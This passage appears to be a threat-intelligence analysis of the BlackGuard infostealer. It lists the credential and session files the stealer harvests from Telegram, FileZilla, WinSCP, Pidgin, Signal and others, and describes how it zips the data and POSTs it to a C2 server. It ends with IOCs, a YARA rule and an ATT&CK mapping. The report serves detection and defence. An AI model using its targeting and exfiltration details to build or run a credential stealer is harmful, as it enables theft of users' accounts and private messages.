The malware extracts data from %AppData%\Telegram Desktop\tdata , creates a folder named \\Telegram in the system's temporary directory, and stores the extracted Telegram data there.
FTP Credentials Extraction
FileZilla
The malware targets the FTP client FileZilla by navigating to the FileZilla configuration folder in %APPDATA%\FileZilla\
The script specifically looks for the file recentservers.xml and extracts sensitive information from each <Server> entry such as host, port, user, pass.
It then saves the stolen credentials into the temp directory in \FileZilla\FileZilla.log
WinSCP
The script will scan the C:\Users\\AppData\Roaming for the file WinSCP.ini
The stolen data is saved to \\tmp\\FTP\\WinSCP\\WinSCP.ini in temp directory.
FTP Configurations
The malware scans the system for Total Commander FTP plugin configuration files, particularly looking for file name wcx_ftp.ini . If the data found, it creates a directory at the \\FTP\\Total Commander\\wcx_ftp.ini path to save the stolen data.
Miscellaneous Function
Pidgin credential theft
Pidgin is a multi-protocol instant messaging client that allows users to connect to various chat services from a single application.

<p>The stealer searches the Application Data folder for <span style="font-family:'SFMono-Regular', Menlo, Consolas, 'PT Mono', 'Liberation Mono', Courier, monospace; line-height: normal; background: rgba(135,131,120,.15); color: #EB5757; border-radius: 4px; font-size: 85%; padding: 0.2em 0.4em;"> .purple\\accounts.xml </span>, which contains saved Pidgin credentials, extracts the relevant information, and saves it into the temporary folder in a file named <span style="font-family:'SFMono-Regular', Menlo, Consolas, 'PT Mono', 'Liberation Mono', Courier, monospace; line-height: normal; background: rgba(135,131,120,.15); color: #EB5757; border-radius: 4px; font-size: 85%; padding: 0.2em 0.4em;"> \\Pidgin_INFo.txt </span>. </p>
Screenshot of a victim’s screen

The malware captures a screenshot of the victim's screen, converts the bitmap image into PNG format, and saves it in the system's temporary directory with the filename \\Screen.png .
Data Theft from Secure Communication Tools
The malware also targets privacy-focused and communication applications by accessing sensitive directories under the Environment.SpecialFolder.ApplicationData path. It attempts to extract user configuration and usage data from the following locations:
\\tox – steals Tox peer-to-peer messenger data.
\\Element\\Local Storage\\leveldb – targets Element for user data.
\\Signal\\Local Storage\\leveldb – attempts to extract Signal messenger session data.
\\Proxifier4\\Profiles – steals proxy configurations used for traffic rerouting.
Browser Identity Details

In this step, the malware collects basic information about the browser installed on the victim's computer.
The malware saves the Browser Name , Location (where the browser is installed) , Browser Version and User-Agent (identifies the browser and OS)
Exfiltration

Once the malware collects all the targeted data (like saved credentials, browser sessions, Discord tokens, etc.), it packages everything into a single ZIP archive. It does this using a .NET zip library

After packaging all the stolen data into a ZIP file, the malware proceeds to exfiltrate (i.e., send) it to the attacker’s server. It uses a POST request to upload the archive directly to a Command-and-Control (C2) URL hxxps://lenta[.]ua
IOCs
| File / Item | Hash / URL |
|---|---|
| LNK File (SHA256) | eb067dc19308aff5bb0e12df8d779341b1fd0ff4beab6a1fbd34a62b1bd7912f |
| zip File (SHA256) | 718b103e715ec52d1663345e19a9c61ed7cee40a4feee7fa0615b0aebcb50ec9 |
| lenta.ua.exe | 801259bce4729e7b5e6df122976f329c124223555e3cb96822004bd7d365e066 |
| prfdgh.exe | c24142d362b0c68ecae76f51c5402524338d88dee470bb0b09a4a31336a9cf31 |
| c2 server | hxxps://lenta[.]ua |
YARA Rule
- rule BlackGuard
- {
- meta:
- description = "YARA Rule to detect BlackGuard Stealer"
- strings:
- $c2server = "https://lenta.ua/"
- $AssemblyTitle = "Daranetf"
- $tempFile = "\\rezinkad.tmp"
- $fileExtension = "].rar" ascii wide nocase
- $funcZip = "zipFile" ascii wide nocase
- $fileFormat = "files/upgrade.php?user={0}&hwid={1}&antivirus={2}&os={3}&passCount={4}&coockieCount={5}&walletCount={6}&telegramCount={7}&vpnCount={8}&ftpCount={9}&country={10}&searche={11}" ascii wide nocase
- $processName = "BrowserProcessName" ascii wide nocase
- condition:
- 5 of them
- }
MITRE ATT&CK Mapping
| Tactic | Technique | Description |
|---|---|---|
| Initial Access | Malicious File (T1204.002) | Delivered via a fake document to lure users into executing the malware. |
| Defense Evasion | Obfuscated Files or Information (T1027) | Uses obfuscation and encrypted strings to evade detection. |
| Credential Access | Credentials from Web Browsers (T1555.003) | Steals saved credentials (including credit cards) from Opera and other browsers. |
| Credential Access | Steal Web Session Cookie (T1539) | Extracts Discord authentication tokens stored in LevelDB files or browser localStorage, enabling session hijacking. |
| Discovery | System Information Discovery (T1082) | Collects OS version, machine ID, and user agent info. |
| Collection | Data from Local System (T1005) | Gathers files like wcx_ftp.ini, WinSCP.ini, recentservers.xml. |
| Command and Control | Application Layer Protocol: Web Protocols (T1071.001) | Sends stolen data to a remote C2 using HTTP POST. |
| Exfiltration | Exfiltration Over C2 Channel (T1041) | Transmits ZIP file containing stolen data via same HTTP channel. |